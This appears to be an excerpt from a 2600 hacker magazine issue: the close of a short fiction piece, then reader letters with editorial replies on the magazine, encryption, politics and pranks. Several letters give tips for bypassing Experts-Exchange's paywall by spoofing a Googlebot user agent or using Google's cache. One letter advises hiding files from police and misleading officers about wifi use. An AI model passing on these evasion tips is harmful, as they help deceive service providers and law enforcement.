Hanlon and a few other misfits drifted in, and with Roper absent for whatever unknown reason, the quiet conversation about computers soon turned into a friendly argument about the end-of-term Friday frag that Hanlon was planning to set up. I looked at the clock, and noticed that it was nearly end of lunch.

"Closing in five minutes. Save it, or lose it," I announced, a bit more casual with Roper not around. "The white zone is for loading and unloading only. No parking in the red zone," Hanlon mimicked, to everyone's amusement.

"Where's Ann?" said Holbrook to me, trying to resurrect the Vale joke. I ignored him, and Logan said he'd heard one of her boyfriends had won the who-can-make-the-biggest-dent-in-the-sports-hall-door-with-their-head competition, and we laughed, and then all went back to arguing about what games to play, and how to keep Roper away from the lab.

There were half a dozen people, and half a dozen different opinions, and I looked around the room at the assembled nerds. True, we were just young and naive geeks, and our marginal hacks were nothing but kid's stuff. But in our own minds at least, they were trial runs for future rebellions, conspiracies against the man - who didn't understand computers and who might just lock us out of the technological future... if we let him.

Holbrook jumped in, telling us how the frag would never happen, and as he poured his poison into us, I sat there wondering if this was what Roper felt about me. After a minute, Hanlon told him to shut up, and Stanton deftly changed the subject to alien astronauts, and the moon-base cover-up, which was good for a laugh.

Anyway, I wasn't really listening to any of it; I was thinking about that look on Brauer's face. She had known about Bloom and Roper's dating ruse, that much I was sure of. How much she had known, and how involved – or even why – I had no way to know. But the way I figured it, she owed me a date. Of course, there was just no way it would ever happen. Me and Brauer? The idea was crazy.

Then again, I couldn't see any reason not to at least check it out.

Have an interesting fictional story concerning hacking that you'd like to test out on our readers? Send it on in to articles@2600.com. Please tell us it's fiction so we don't inadvertently spread a pack of lies.

Random Bits

Dear *2600*:

I just wanted to let you guys know that *Freedom Downtime* (the whole movie) is on Google Video. You can download it and everything so....

Excellent magazine. Keep up the awesome work you guys always do!

A reader of *2600*

We have no problem at all with this as we made the movie as part of a cause to get the message out to as many people as possible in a time of great urgency. Spreading it around helped to accomplish this. Naturally, we encourage people to buy the DVD in order to support the magazine as our survival is what makes such projects possible in the first place, plus there are a whole lot more features available on the DVD.

Dear *2600*:

I am writing a book on computer security, which you can read online (for free) here: https://www.➥subspacefield.org/security/security_concepts.➥html. I imagine that your more intelligent readers may find a great deal of interesting reading material in that document or the ones to which it links.

Travis H.

We also encourage our less intelligent readers to go have a look.

Dear *2600*:

I don't have an article as I haven't written one on this, but I have just recently released a new reverse port forwarding tool, which as you probably know is a tool that allows you to connect to ports on computers behind firewalls and routers. I'm aware that this can be accomplished with SSH, but allowing someone to connect and authenticate to your SSH server is not always desirable. Plus, this program is easily scriptable. For further info, go to http://➥www.networkactiv.com/Pages/PortImport.html. If you have any questions, feel free to ask.

Michael J. Kowalski
NetworkActiv Software

Dear *2600*:

When I was in Hawaii last year I often went to check my email at the "Cafe 2600" pictured recently on your back cover. My O'ahu phone book lists its address: 2600 South King Street. So the name of the cafe is based on the address. It could be that the owners are tech savvy and know about your fine publication, or it could be just another numerological coincidence, of which many have already been noted relating to the number *2600*.

Peter

Do not mistake coincidence for fate.

Dear *2600*:

My wife gave me a TV-B-Gone and we immediately used it in our favorite restaurant: Cheddars. Our local Cheddars had TVs in every corner of the restaurant so everyone could veg out while stuffing their face. We had hours of fun playing with the TV-B-Gone and the servers. They would always become so frustrated that they would shake their heads and give up trying to maintain TV operation and serve their customers at the same time. We were surprised this weekend on our visit to find that every TV was removed except for the two huge flat panels and a couple of corner mount TVs in the bar area. TV-B-Gone can *remove* TVs!

chris

These magical devices will be available at The Last HOPE in addition to the new model which can turn televisions off (or on) at a distance of 100 meters. It's a great weapon against blaring TVs that seem to be appearing in more and more public spaces and it's also great fun for trips to malls and electronics stores. For more info, go to http://www.tvbgone.com.

Dear *2600*:

I have recently started a small site called HackTheCore.org and we have started to do hacker interviews, where we talk either via email or IRC to a hacker and basically interview them for the site. I was wondering if we could possibly grab hold of someone from *Off The Hook*. I know you're all busy, working hard etc., and we're in the U.K. so either IRC or email would be the medium for the questions.

Let us know what you think.

Tsun

While we are all absurdly busy most of the time, it's always possible you could catch us at a good moment. We suggest emailing oth@2600.com with your questions or for anything show-related. We get a ton of mail so we can't always guarantee personal replies. But it can't hurt to try. And for all others who don't know about the show, tune in either live or through the archives by going to http://www.2600.com/offthehook. If you're lucky enough to live within 60 or so miles of New York City, tune into WBAI 99.5 FM every Wednesday evening from 7 to 8 pm. This happens to be our 20th year on the air which is very hard to accept. Yes, the show is actually older than some of its cohosts.

Suggestions

Dear *2600*:

In keeping with your most admirable objective of "knowledge and spreading of information," I would like to make a constructive suggestion for your benefit as well as our readers. The *2600* online

store has an immense storehouse of informative articles which so many of us want to access. Why not make them available online at a nominal cost per page? And yes, you could easily work out various means of payment like PayPal, e-gold, and even credit cards for the fearless.

Here are some convincing reasons: (1) This would fill the gap that others are filling by copying articles and selling them; (2) We all want to save a buck, so why pay for a whole issue just to get one article; (3) It would be another source of income for our favorite *2600* publication; (4) Most of us don't want to deal with snail mail, but at least make it available that way too; (5) Impulse buying reflects an immediate need, especially when one is writing, creating, or researching articles for *2600;* (6) This new facilitation of info sharing will bring *2600* into the computer technology age, smile.

Thank you for your kind help and cooperation in fulfilling so many of your readers' needs. Keep up the good work.

Bluecoat

We're open to new ideas and are looking into a number of possibilities. We have no problem with the straight text of individual articles being reproduced and spread around, provided proper attribution is given. But the whole key to our existence revolves around selling the printed issues. As we have no advertising to prop us up, we are entirely dependent on our readers to keep us in business and doing well enough where we can afford to make improvements and start new projects. We hope to be trying out some new ideas soon and of course we welcome your suggestions.

Dear *2600*:

I stumbled upon your problem with the USPS. You might want to try this site for your next mailing: http://www.trackmymail.com. I worked for a mail house and we have used it many times. It will help you track your mail to every post office your mail goes through, up until it hits the postal carrier's hands. Good luck.

Rodger

This isn't the only mail tracking entity out there. The post office itself is making advances in this department and expects to make extensive use of "Intelligent Mail" barcodes in upcoming months. Details are at http://ribbs.usps.gov/OneCodeSolution.

Dear *2600*:

What kind of mailing labels do you use? I worked at a major post office in the northwest this holiday season (2007-2008) as a "Holiday Casual Mail Handler" sorting flats (basically unbundling the magazines and envelopes in large metal wire cages and "prepping" them in stacks on carts for the clerks so that it's easier for them to feed the sorting machines). While doing this I found several issues that caused magazines to become damaged or require hand sorting. But to keep this short, I will address the issues with labels. Unless the addresses were printed directly on the magazine stock you run the possibility of the labels coming unglued. Many a time I would find labels falling off due to bad glue or no glue. Other times the labels would get chipped off by being smudged from other bundles (that would generally only happen to the ones on the outside of the bundle). Sometimes the glue would be so sticky it would stick to the other issues and pull loose. Anyhow, the most common issue that would cause all labels in a bundle to be lost was that of little to no glue. That, and the slippery coating added to the outer surface of magazines - the glue was fine, but the coating would flake and the label with the glue would be gone.

Just a possibility... other than maybe a conspiracy that the feds (though now it's really a company pseudo-government post office) did not like an article or two regarding the postal system and are screwing with you?

Just my 64K of RAM's worth.

Bryce Lynch
Network 22 (no longer @ Network 23)

This is very helpful information, except that we don't use labels at all. Each of our mailings of new issues prints directly onto the envelopes. At least that's one less thing to worry about.

Dear *2600*:

Within the article "RIAA's War on Terror" in 24:3, Mr. Glider mentioned a "public iTunes portal" in which the user would buy tracks a la carte from a terminal and have them burned to their CD. Days later the official art and jewel would be shipped to their homes. While I believe this is definitely an improvement upon the model the RIAA chose to push CDs to the market, there is further room to improve. Given the advances printing technology has gone through over the years, it is possible to print high quality CD art with a commercial PC printer (with the right paper and ink of course). This could cut cost for the industry even further by eliminating shipping and handling fees. This system would be easy to implement and maintain.

Record companies supply the terminal, ink, printer, and CDs to the store while the store agrees to supply the paper and jewel cases. New music and art from the labels could be beamed directly to the terminal via networking. This way the user doesn't have to wait for the art to come to their door days later. They could walk out with the entire package. The only thing the user would have to do is put the CD art into the jewel case.

As an added bonus the machine should have the option to shrink wrap the CD case as well, in case you wanted to give it to someone as a present. This would drastically cut costs for both labels and retailers alike. All in all, the article was a good read. Well done.

Loki

Analysis

Dear *2600*:

Regarding the cover to 24:3, I see StGB 202c, which is the new German "anti-hacker-tool" law and yes, it's garbage. Are the cats acting as "port scanners" to the village (netcats)? I also see a cable in the grass just in front of the cats that vanishes. But I'm at a loss as to what that tent is... it appears that there are large vent tubes going underground in front and to the left of the tent.

s

That was the C-Base tent, one of the more impressive ones at last summer's Chaos Communi-

cation Camp in Germany. We cannot tell you what went on inside it. But, as we all know, C-Base is the name of the old space station located under the city of Berlin. To this day the antenna of the C-Base space station can be seen high above the eastern part of the city by Alexanderplatz. It has been nicknamed "the TV tower." We hope this helps answer your question.

Dear *2600*:

Just thought I would let you know that I really appreciate and enjoy your magazine, despite the fact that I can barely understand one sentence in three in much of your technical articles (and the code might as well be hieroglyphics to me). I am not a hacker, just someone with a medium(-ish) capability in computers - although I am sometimes surprised by how silly the so-called mainstream of culture can be about both subjects.

I was surprised to see that some of your questionnaire responders seem to object to "politics" in your magazine; I don't recall you ever attacking or endorsing any of the U.S. parties. Since much of what hackers seem to be about concerns critical thinking, rigorous systems' analysis, and a rebellious attitude towards control of information, I'm puzzled as to how this could *not* venture into the social domain at least sometimes, especially when many of the debate-framers in politics and society seem antagonistic to all of these notions - regardless of who's in power.

A *2600* stripped of your two page editorial and occasional remarks on society in response to letters - or even minus the letters - would seem... well, about as much fun as a train timetable.

I even enjoy reading through your classifieds section, and admire your avoidance of paid adverts. It all makes a subject which could seem highly abstract and intimidating - even repellent - to a non-hacker like me, into something very human, even noble, and fascinating (even if the actual subject matter can seem incomprehensible, the creativity of it all is really quite admirable).

Please keep it up, and thanks for the continuing education on how to treat technology sensibly - it really does matter.

P.S. I was sitting in a coffee shop in Mexico City several months ago (visiting from Ireland), and was delighted that my *2600* t-shirt got recognized by one of your *Off The Hook* listeners in from New York! This is better than having a secret handshake....

Oisin O'Connell

We couldn't have said it better. In many circles in our culture, any talk of current events or remotely controversial subject matter is frowned upon as being off-topic or potentially divisive. We think it's essential to always be looking at the bigger picture and to avoid becoming isolated inside your own little world of jargon and similar-minded people. That will often mean talking about things that cause disagreements. But it will also make us all think and realize other perspectives. And we need to be aware of these things if we ever hope to grow, adapt, and be as relevant as possible to others as well as ourselves.

Queries

Dear *2600*:

I am interested in submitting an article to *2600*. Are you still requiring the article to be sent as ASCII format? I'm not familiar with this format and am not sure how to convert my .doc into an ASCII format file. Is this a .txt file? Please let me know how you would like the article to be sent to you.

Michelle

While we can read most .doc files, ASCII format is the safest to use to ensure we don't have problems opening in a weird format. Yes, a .txt file should be just fine. If in doubt, send your submission to articles@2600.com in a multitude of formats. It's only bandwidth and disk storage, after all.

Dear *2600*:

I have an article that I want to submit. The content itself is about two pages, but I have source code that goes along with my article that is about 450 lines long. Assuming the article gets published, would the source be something you would include, or would you rather not because of the length? I can link to the source on my website and place that in the article if necessary. Thank you for any tips

Jeff Nunn

Our recent reader survey indicated that multiple pages of code in the magazine was something we should try to avoid. Assuming the code isn't essential to your article, it can be put on our website instead. We will then publish the URL in the article. (You are, of course, welcome to also post it on your own site and refer to that in the article.) This benefits readers in two ways: we avoid excess code in the magazine and we make it that much easier for people who want to use the code to grab it by cutting and pasting rather than having to scan or retype it all.

Dear *2600*:

Is it too late to donate money to the show/radio station? I have just recently started listening to the radio program... I wish you guys were 24/7. You should be syndicated in every major city.

drlecter

We agree that our words and voices should be piped into every home globally. Perhaps some of our more powerful friends can help to achieve this lofty goal. You can donate to the radio station either during the quarterly fund drives or online at www.wbai.org/donate. Premium gifts are only offered during the fund drives but you can still designate "Off The Hook" as your favorite program when you donate online. The important thing is to support the station so that we can continue to provide this valuable forum to the world, including many people who have never heard of the hacker community.

Dear *2600*:

While browsing your site, I noticed that you have a Google page rank of 0. Is Google jealous of something? You obviously have a respectable product, and have witnessed the rise of Google to the Internet superpower they are today. As a result of this, you have published articles along the way about Google whether they (the articles) are good or bad. When looking at your Alexa rank, this doesn't

make sense. There has been talk of Google hand-weighting individual pages. Do you think this is the case? Or have you guys just refused to make your site Google-friendly?

j4ys0n

Google's page rank is a measure of how popular or important a web page is on the Internet (according to Google, anyway). It's based on the number of other pages that link to that particular page, their page ranks, the relevancy of the links, and other factors that only Google really knows about for sure. Google has been known to punish those who routinely try to abuse the page rank system by manually lowering their rank. But as far as we know, we're not among those who've been punished. In fact, at the time of this writing we have a page rank of 7 (out of 10) which is pretty good. Perhaps Google throws out an occasional "0" to prompt letters to our magazine and further their ad revenue. We refuse to support such behavior.

Dear *2600*:

I'm learning to program in Java. I'm really interested in hacking, not for any malicious reasons though, just the same reason as most people. I love computers and figuring out how they work. So I wanna know how to get started and I'm hoping you can put me in touch with some people who can help me out.

Cyph3r7

There are numerous ways. If there are 2600 meetings in your area (look in the back of the magazine for a list), stop by one of those and start talking to people. Hacker conferences are always a good place to meet new people and share common interests. And there are always online methods as well. Web forums, such as talk.hope.net which we run for our HOPE conferences or our IRC network found at irc.2600.net, are places where many people gather. These are just the areas we're involved with - there are plenty of others that are easy to find if you do a little searching.

Dear *2600*:

I was wondering if your mag has ever done an article about tor: http://www.torproject.org. The free software seems like a good choice for anonymous surfing, although the data stream is supposedly not encrypted end-to-end.

name

There was an article on Tor and SSH tunneling in our Autumn 2005 issue. One fact which is often stated is that Tor's anonymity should not be mistaken for security. We welcome more articles on the subject.

Dear *2600*:

I always thought *2600* came from 2600Hz. Today a friend told me that Amiga 2600 was meant. Now we have some money on this question. Can you help me out with the proper answer?

Jan

We can say with certainty that our name has nothing to do with the Amiga 2600. You probably meant the Atari 2600. We had nothing to do with that either. Nor did our magazine, whose very first headline on our very first front page in January 1984 shouted out "Ahoy!", have anything at all to do with the Commodore computer magazine named "Ahoy!" which started publication the same damn month. ("Ahoy!" incidentally is the correct quote of how Alexander Graham Bell used to answer the phone, despite what you might learn from certain televised cartoons.) Now that we've gotten all of that sorted, perhaps we should discuss what percentage we will receive of the bet we helped you win.

Dear *2600*:

I used to be a member of the Cincinnati *2600* at Cody's Cafe until the Hackajack thing happened, then I went my separate way. Anyway, I was curious as to what you guys thought of the upcoming presidential elections and to ask if any of you support the message put forth by Ron Paul. To me, at least, it is very obvious why hackers have been demonized in the past especially by certain factions of the government.

Those private/secret interests that have the ability to control and steer the government in any direction they choose did not want anyone to understand technology so that they can use it to control people more easily with it. They were scared of the movement to actually learn and inspire people to start picking up technical manuals and actually figure out how systems work. So they decided to "stamp out" anyone they deemed to be "hackers" or "hacker sympathizers" even if they were legit businesses. It seems to me that the source of their power is the Federal Reserve itself and anyone who is on the side of the status quo directly benefits from this and it only serves to add more power to these private/secret interest groups. To me the Federal Reserve/Private Central Bank was nothing more than a Trojan horse meant to suck the wealth and property of our nation from us.

Anyway, it is my belief that Paul would go a long way to right a lot of wrongs, and would actually improve our country and standard of living a great deal. There are so many reasons and examples I could list but I really do not want to bore you. I know that he would go a long way to helping the technology market so that new ideas could flourish and potentially prosper, and that computer enthusiasts would ultimately not be demonized or raided as they have in the past. The purpose of this letter was just to get a basic idea of where the *2600* HQ stands on the elections.

T.L./Retroactive

We're not in the habit of endorsements nor would our staff ever come to an agreement on such an issue. We can say, however, that most of us look forward to the day when the current regime ends. To address the candidate you mention, Ron Paul indeed has some thought provoking positions. But you need to hold that up to his prior record to see if these positions are reflected in actions. This is true of any candidate. There are some very disturbing signs from Paul's past in the form of stridently racist and homophobic newsletters put out in his name through organizations he was closely involved with from the 1970s through the 1990s. It's rather hard to believe he had no knowledge of this throughout that entire period as he now claims. That too should be weighed against his current words.

Dear *2600*:

I'm a huge fan of *2600* and frequent visitor to your site. I've been reading the magazine (when I can find it) for over a decade now, since I was a freshman in high school.

I'm writing to ask if you, or anyone who runs the site, knows the exact date the first issue of *2600* was published. I know it was January 1984 and that it probably actually hit the shelves of stores within the first week of the month, but I can't nail down any one day to credit the event to. I run a little blog called *The Great Geek Manual* where I write a daily chronology called "This Day in Geek History" and, as a fan, I would like to include the first publication of your magazine. In fact, I would love to include all the major milestones in the history of both your magazine and website, if anyone has any dates handy. It's not a very popular blog, just a few dozen readers, but I would really appreciate any help you could give me. Thanks!

Andrew

We didn't hit any shelves until years after we started publishing. In 1984 we were a fledgling monthly newsletter that only had three sheets of paper. Our first issue in January went out to several dozen people and was mailed sometime in the middle of the month. Those of you early subscribers may remember that we fell into the habit of mailing each issue on the 12th of the month for some reason. We hope that helps.

Dear *2600*:

I feel demoralized and need support and/or advice. I went to my monthly LUG a few days ago and tested the waters by doing a presentation about Ubuntu 7.10's super easy (as in making ice) to set up full disk encryption. Three things inspired me to do this: 1) The recent revelation of the VA worker losing a laptop with the Social Security numbers of every veteran ever on it; 2) "Operation Red Wing" where three of four Navy SEALs were killed in a valley of Kunar province, Afghanistan, had their laptops taken off their bodies, and - clearly in a video on the Internet - you can see an insurgent technician take the disks encased in a USB adapter and then read the files on it (PDFs topped with "For Official Use Only (FOFU);" and 3) Privacy.

I was met with skepticism. "Only people with hacker software on their hard drives need encryption," said one member. Another said, "It's not really that big of an issue and is difficult for the average person to implement." Not that big of an issue? Hard to implement? I didn't take it any further as I was so utterly shocked by what I had just heard (particularly because a few of the members run the systems that bill me for a certain utility's usage), but if I could have said something it would have been "Can you guarantee me that your passwords or SSH keys/hashes normally stored in RAM never touched the swap space on your hard disk?" Or how about "Can you tell me with certainty that your passwords, though possibly erased, are not in the slack space of some part of your disk, easily recovered by even a novice with a Knoppix CD and a firm grasp of Google searching?" Or finally, "Mozilla uses, if I recall correctly, 40-bit encryption to protect passwords on the disk that it uses including credit card information used in auto-complete fields and you're comfortable with this if your laptop gets stolen?"

I guess what I'm looking for is an answer to the question I've been wrestling with for the last few days: Should I do the presentation and hope someone isn't sleeping, or should I finally get off my ass and start that local *2600* group I've been talking about doing for a while? On one hand I may make an impact with the presentation - the operative word being "may" - and with the meeting I'd meet some fantastic people (if anyone showed up) but probably be preaching to the choir.

Anonymous

You're facing two big challenges here. One is to convince people that privacy and security really do matter. You'd be amazed at how many people simply don't care or think that their private information isn't of interest to anyone but them. We even see all kinds of really personal and private items being posted on the net by the individuals themselves! The second challenge is to have systems in place that are seamless and don't require a second thought by those people who really don't know anything about computers. Sure, it's "super easy" for you to implement in Ubuntu. Would it be this easy for your grandmother? Would she even be able to install Ubuntu? It's great when we find things that work for technically literate people. But in order for something like encryption to be accepted as a default by the masses, it has to be designed in such a way that the technically illiterate will have no trouble using it regularly. This requires a lot of patience and thinking outside the box we're accustomed to being inside. But this is the key to getting it accepted as the "normal" way of things. Obviously, there is great pressure from certain entities not to have it go this way since they would then lose their ability to spy on people. Battling evil, illiteracy, and apathy all at once is a daunting task. We suggest you continue and you'll find others who also get it. And there's no harm in preaching to the choir as long as that's not all you do. Having more people who are on your side can only be beneficial. Good luck.

Dear *2600*:

I think I am being "watched," as my cursor is "fluttering." But I got this address from someone and would like to know more of what you have to offer. Information, direction? I am in need of "advice" on certain computer "applications," and/or email "applications." If you could either direct me to a source of information, or otherwise, I would sure appreciate it.

granny

A fluttering cursor is a sure sign that you're being monitored, either by your next door neighbor or an anonymous foreign power. Use of excessive quotation marks has been known to strengthen the power of the monitoring virus which lives in your keyboard. Avoid using computers altogether until you know what you're dealing with. We suggest going to a local bookstore or library and researching the subject matter you're interested in as thoroughly as possible before going any further. Spend hours over there reading and learning. Just be sure to face the door in case you were tailed.

Dear *2600*:

I have been a reader since 1993 and I love your

publication very much. I have started to put out my own small zine but I would really love to give it a more professional look. I was wondering what type of layout software you use in the production of your magazine?

Widerstand

Currently we use InDesign on a Mac which is fairly flexible and easy to use. That doesn't mean it's necessarily the right choice for you though. There are lots of alternative and open source programs out there as well. We're certain any zine forum on the net would be discussing this topic at great length. Best of luck with your zine.

Dear *2600*:

I have heard "a picture is worth a thousand words," but why, oh why, do contributors who send in pictures to your magazine get better swag than authors? For some intuitive reason this seems very wrong to me.

Jane Doe

You raise a good point so as of this issue we'll make it equal across the board. A one year subscription (or one year of back issues) plus a choice of a 2600 sweatshirt or two 2600 t-shirts for every article printed or for every publication in the payphone or back cover pages. Fair?

"Surprised?"

Dear *2600*:

I couldn't help but notice that the patterns on the spine of the magazine, when put together, spell out the word, "surprised?". What are we supposed to be surprised about?

Unr3a1

Well, for one thing, you can be surprised that so many people figured it out a year before the entire message should have been spelled out. One thing you shouldn't be surprised about though is the fact that we've responded to the majority of reader wishes and returned to our old spine format, which pretty much eliminates the possibility of the remainder of the message from ever being displayed. This has been an interesting year.

Dear *2600*:

Actually I was, not with the message on the spine of your wonderful magazine, but for other reasons. I have been a reader for over ten years (subscriber for almost half of that time) and this might be the second letter I have written during that period. Never really had much to say. Now that I've made a few surprising observations I feel compelled to share.

1. Love the fact that you put a message on the spine of volume 24, but the height of the printed cuts don't evenly line up. Issue 24:1 measures 8 1/2" in height, issue 24:2 is 8 3/8", issue 24:3 is 8 1/2" and issue 24:4 is 8 1/2". Why is this surprising? It would have been real cool to have the issues aligned so when someone sees my library, there is the word "SURPRISED?" staring at them over four separate issues. It also looks like you tried to align the spine print from the top of the mag to the bottom rather than bottom up. This would work nicely if I stored each issue upside down on the shelf. Not to mention that the word "SURPRISED?" would also be upside down. Nice try. I'm hoping you guys get it worked out in the next volume and the words are tied together across each volume.

2. Where's the puzzle? I'm surprised that for three volumes you consistently included a puzzle in the back and after the survey, it's gone. I'm surprised that the negative feedback and the need for an extra page motivated you to remove it completely without taking a poll first to get real results. I responded to the survey and don't recall writing anything about the puzzles. I will accept that fact that I should have voiced my opinion in the survey if I wanted to keep the puzzles. Please consider this my personal protest to getting them back. At a minimum, if you need the page space for other content, can you put the puzzle on your website? I know my brother-in-law and I really look forward to doing the puzzles.

3. Since we are on the topic of puzzles. I was the first person to successfully complete the puzzle in issue 24:3 and I was surprised that the prize was not clearly communicated. I received some back issues from 1985-1986 and nothing else. Which is okay because I enjoyed doing the puzzle. The email I received notifying me that I won didn't really specify any choices, just a request for my address. The shopping section in your website reads that a lifetime subscription also includes back issues from 1984-1986. Is it safe to say that the prize is a lifetime subscription? Here I'm torn because I want to see the mag stay alive and paying readers do that, but I've also been a loyal reader for over a decade and a free lifetime subscription would be awesome! Over the past decade, I have told countless IT and security professionals about *2600* with the same intent to keep the mag alive and educate those in the IT field to be more security conscious.

4. Surprise! The binding is coming apart with issue 24:4 as well.

Do not take this as a *2600* bashing session, consider it more as avid reader feedback.

Happy New Year!

HealWHans

The alignment of the letters on the spine was a mere microcosm of the problems we've had with measurements over the past year. We had some serious discussions and made a lot of decisions to keep such things from happening again. Now we just have to worry about the things that haven't happened yet.

We're not sure what the difference is between "feedback" and "a real poll." The fact is we sent out thousands of surveys and the puzzle didn't do too well. That, combined with the amount of effort it took to put them together, pretty much sealed their fate. We didn't offer lifetime subscriptions to puzzle winners, just the honor of being mentioned or possibly some random back issues.

Hopefully the binding of this issue is staying put. Thanks for the constructive critique.

Statements

Dear *2600*:

Hi, I'm a friendly reader. I'd like to state that persons wishing to detract from their organized crime interests are purposefully and willfully breaking up *2600* meetings through social engineering and misinforming relations in social networks of regulars of meetings as they were once

meeting goers as well.

Asymptoted

So noted. This is to be expected. People have been trying to break up our meetings since before we had our first one. They wouldn't keep trying if it wasn't something worth paying attention to. We hope you don't let this interfere with what you want to do.

Dear *2600*:

I've felt that this hurts more than anyone could hurt me for saying it for a long time. With stating it being the least of the pain I've felt from fellow PTA members heckling me, I'm surprised catharsis in this fashion isn't illegal. That FBI would use covert interrogation and other illegal methods while putting a child in what those BDSM people call "subspace." Then, I find it hard to believe that these jerks would pretend to be a business and watch someone's every move. I make no mistake in saying that articles appear often on the Internet just as soon to disappear and their writers discredited.

It's almost as if the English writers are speaking in code. That would mean that when other people pick up these codes intuitively and repeat them they phonologically must be typed as "mentally ill."

A Depressed Soccer Mom

The FBI and the PTA have always been in cahoots. Everyone knows this. Thanks for the coded message which our lab is now processing. You will receive our reply through the usual channel. Namaste.

Dear *2600*:

I am a Sergeant currently supporting the National Security Agency and I thought I'd let you know: Big Brother *is* watching you. Also, we think you guys look like dorks!

Hooah.

dave

Nothing like establishing an intelligent dialogue with intelligence forces.

Article Feedback

Dear *2600*:

After reading Kn1ghtl0rd's article ("Language Non-Specific: Back to Fundamentals" in 24:3), I couldn't stop thinking about when I was a kid on my first computer. A Tandy 1000HX - it came with BASIC, DOS, and the Deskmate program. If someone had explained it like he did when I was messing with those programs, it would have cut my learning time by about 50 percent and maybe I would have gotten some things done that I didn't back then. That should be one of the starter articles for anyone wanting to know about programming who knows nothing about it. That's my opinion anyway. I'm no kind of expert, but I would like to think that some might agree with me. Oh, thanks for the great mag and uh, Big Brother is doubleplus ungood.

P.S. Could you guys not let anyone else know my name or .com, and edit this, at least grammatically? I always sucked with run on sentences and am trying this new period/punctuation thing.

Storm2439

We think you'll find that the periods and punctuation are a good idea. We wish you luck on them. Your grammar was better than that of most elected officials.

Dear *2600*:

SodaPhish may be correct that the use of crypto may not stop an investigation, but that doesn't mean that using crypto is a waste of time. I'm not a lawyer, but I think that here in the U.S. at least we still have some protections against self-incrimination. Also, in the worst case, an encrypted hard drive may buy you a more favorable plea bargain in exchange for the password.

But remember that other options exist. Steganography, when used with encryption, can go a long way in protecting one's privacy. Truecrypt is a free open source disk encryption program that can create a hidden drive within an encrypted one. So simply create an encrypted drive with a few legal but personal items and a hidden one for all the rest of your files. If you're forced to hand over the password, the police will not find much. Ultimately, we all have to remember that privacy is a basic human right, not a "liberty" or a "privilege" as current U.S. government propaganda would like us all to believe.

From what I have heard on the news lately, Dragorn's column on the dangers of using open wifi connections is right on the money. But I'd like to add some of my own observations. It appears that one of the cases cited in the article was also covered in a humorous story on Comedy Channel's *Colbert Report.* The man who was checking his email from his car was connected to a publicly available wifi hotspot run by a local cafe. He was not arrested at the scene but was sent a summons in the mail. The interesting thing was that the cafe owner said in an interview that she intended the hotspot to be for public access. Also, she never pressed any charges and was further concerned that the incident would be bad for her business.

The fact is some folks make wifi hotspots available for public use deliberately, just as a public service. How can someone be expected to tell the difference between one of these hotspots and a poorly configured wireless router? In fact, Windows XP has wifi turned on by default and will automatically try to make a connection if there is an open hotspot within range.

As far as someone using a laptop in their car goes: how did the officer know that wifi was in use? Computers can do a lot of things without being connected to the Internet like word processing, displaying pictures, or playing music. I'm not a lawyer but I'd think the police officer would have to be able to prove that an unauthorized connection was established. To me that would mean that the laptop's MAC address would have to show up in the server log. But many of us would fear the prospect of a felony conviction and so plead guilty to some lesser crime that we are not guilty of.

Finally, all of us who still choose to demand our right to free communication should keep a few things in mind:

1. The MAC address of both UNIX and Windows machines can be altered using software.

2. Many PDAs are wifi capable and they are far less likely to attract attention.

3. If asked what you are doing by police, don't say "checking my email" or "surfing the web." Instead, say "I'm finishing up my trip report for my

boss" and have a file open on your notebook to back up that statement. Also, don't directly lie to police as lying to police is now a crime.

4. A five year sentence with a $10,000 fine and felony conviction for a minor nonviolent act is just plain nuts. Keep that in mind come election time.

Yawk

Dear *2600*:

In the Autumn 2007 issue, b1tl0ck states in his or her article "Securing Your Traffic" that AOL's instant messenger protocol sends passwords over networks in plain text. This is misleading. There are two ways to authenticate with the OSCAR protocol: by sending either a roasted password or an MD5 crypted password. A sniffer can reveal the authorization exchange between client and server, but the text is not human-readable and not necessarily easy to crack. See http://iserverd1.khstu.ru/oscar/ for more information.

Anonymous

Dear *2600*:

In response to Phatbot's article "Decoding Experts-Exchange.com" in 24:4, I don't see anything wrong with figuring out how all of this works, but I think Phatbot had a little misconception about Experts-Exchange.com. There is no fee to see the question solutions if you participate in trying to answer other people's questions in their forums first. And after you answer a few questions yourself, you will get a premium account that gives you free and unlimited access to all of their previously asked questions and their answers. That option to pay for question points is actually there for the people who either don't want to participate in answering questions, or to be able to ask more questions if you use up all of your current points. The people at Experts-Exchange are simply trying to get everyone to help with what they can, so they don't just mooch off of everyone else, because this is one of the ultimate places to get computer help.

Jeff

Dear *2600*:

This letter is a quick response to the "Decoding Experts-Exchange.com" article in 24:4 by Phatbot. I just wanted to mention to all interested a workaround that I've been using for quite some time now. It has worked through any changes they've made to their code and I foresee it continuing to work. What I've learned is that Google's robots have an uncanny way of bypassing the Javascript or whatever code Experts-Exchange.com uses to obfuscate their articles. If you're in need of the answers but don't find it worthwhile to pay for a yearly subscription, simply find your article via Google and click the "Cached" link for the page. Voila! All the script-based dropdown menus are expanded, but if you scroll past them you'll find your answers, 100 percent plain text. Enjoy!

Da Keet

Dear *2600*:

Great article in 24:4 on decoding experts-exchange.com. It is a great site to find answers to uncommon problems. And, as reported by the editors, they have replaced the rot-13 replies with a message telling you that the answer is available to premium members. What they don't tell you is that the answers are also available to spiders free of charge. Simply open your Firefox browser and navigate to about:config, then change "general.useragent.extra.firefox" to "Googlebot 2.1" and let those bastards know that nobody is a fan of extortion!

Mike Diaz

Dear *2600*:

Experts Exchange is a shady service for the main reason that they exploit Google. They have *two* versions of their Experts Exchange answers on file. One version for the Google Bot and one version for normal users.

This is a good thing, and a bad thing. The bad thing is when a normal user searches for a solution they get bombarded with Experts Exchange answers only to click and be asked for money. The *good* thing is if Google's bots have access to the information, so do we.

Two methods. One is using www.google.com to search for the Experts Exchange page/answer and clicking on "cached". The cached version is usually as new as the page itself and it gives the viewer full access to all the questions and answers. Just click on "cached" and then scroll all the way down. The people at Experts Exchange try to fool you by giving you two to three page views of blankness. Just keep scrolling down, past the ads, to get to the original question asked on Experts Exchange and then to the answers given in the forum. I use this technique almost every day. It's a godsend.

The second way is to use the browser Firefox and another program, a Firefox addin, that fools your browser into interacting with the page as any browser you want, using special "fingerprints." Firefox can look like Mozilla or Internet Explorer or even a Google bot! More information can be found at http://www.thegooglecache.com/uncategorized/➥googles-real-back-door/

I hope this helps, as this technique cannot be defeated or fixed by Experts Exchange until they change their shady practice of using Google search results as free advertising, which I don't think they will. Greed is a powerful two-edged sword.

Take care and keep up the fight

virusrr

Dear *2600*:

